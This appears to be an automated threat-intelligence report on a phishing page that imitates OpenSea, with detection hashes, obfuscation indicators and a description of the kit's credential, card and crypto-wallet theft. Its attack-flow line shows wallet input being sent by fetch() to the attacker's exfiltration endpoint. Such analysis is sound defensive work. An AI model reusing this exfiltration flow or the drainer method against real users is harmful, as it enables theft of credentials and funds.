
Phishing Analysis
Detailed analysis of captured phishing page
Captura Visual

Información de Detección
Hashes de Contenido (Similitud HTML)
Used to detect similar phishing pages based on HTML content
| Algorithm | Hash Value |
|---|---|
|
CONTENT
TLSH
|
T14E832AB673200379515B43F470E5A3EEA1A7F34CFA636509A39C125AAAC7CB0EC5D5A0 |
|
CONTENT
ssdeep
|
1536:wA775O4PJ1UrhJEBespe4PJ1a4Lh9vjQURP:D775k3EBpB |
Hashes Visuales (Similitud de Captura)
Used to detect visually similar phishing pages based on screenshots
| Algorithm | Hash Value |
|---|---|
|
VISUAL
pHash
|
ffffe62222228988 |
|
VISUAL
aHash
|
8198988080808080 |
|
VISUAL
dHash
|
0910121000000004 |
|
VISUAL
wHash
|
ff989880808080ff |
|
VISUAL
colorHash
|
380000001c0 |
|
VISUAL
cropResistant
|
0910121000000004 |
Análisis de Código
🔒 Obfuscation Detected
- atob
- fromCharCode
- unescape
- base64_strings
🎯 Kit Endpoints
- https://opensea-iba2.pages.dev/api/exfiltrate
📡 API Calls Detected
- 0x3b3b57de
- stats
- logs
- https://api.wallet.coinbase.com/rpc/v2/desktop/chrome
- account
- proxy
📊 Desglose de Puntuación de Riesgo
Contributing Factors
🔬 Análisis Integral de Amenazas
⚠️ Indicators of Compromise
- Kit types: Credential Harvester, OTP Stealer, Card Stealer, Banking, Personal Info
- 343 obfuscation techniques
🏢 Análisis de Suplantación de Marca
⚔️ Metodología de Ataque
Primary Method: Credential Harvesting
Victim enters username and password into fake login form. Credentials are captured via JavaScript and exfiltrated to attacker's server in real-time.
Secondary Method: JavaScript Obfuscation
Malicious code is obfuscated using 343 techniques to evade detection by security scanners and make reverse engineering more difficult.
Drainer supports multiple blockchain networks and checks for high-value tokens on each chain before executing drain operations.
🌐 Indicadores de Compromiso de Infraestructura
🦠 Malicious Files
📊 Diagrama de Flujo de Ataque
User fills <input name=wallet> → n9R_NV() → fetch('https://opensea-iba2.pages.dev/api/exfiltrate') → exfiltration endpoint
🔬 JavaScript Deep Analysis
🔐 Obfuscation Detected
- : Heavy
🤖 AI-Extracted Threat Intelligence
📊 Attack Flow
User fills <input name=wallet> → n9R_NV() → fetch('https://opensea-iba2.pages.dev/api/exfiltrate') → exfiltration endpoint
🎯 Malicious Files Identified
main.jsMalicious Functions
n9R_NVsendData


Similar Websites
Pages with identical visual appearance (based on perceptual hash)
Scan History for opensea-iba2.pages.dev
Found 1 other scan for this domain
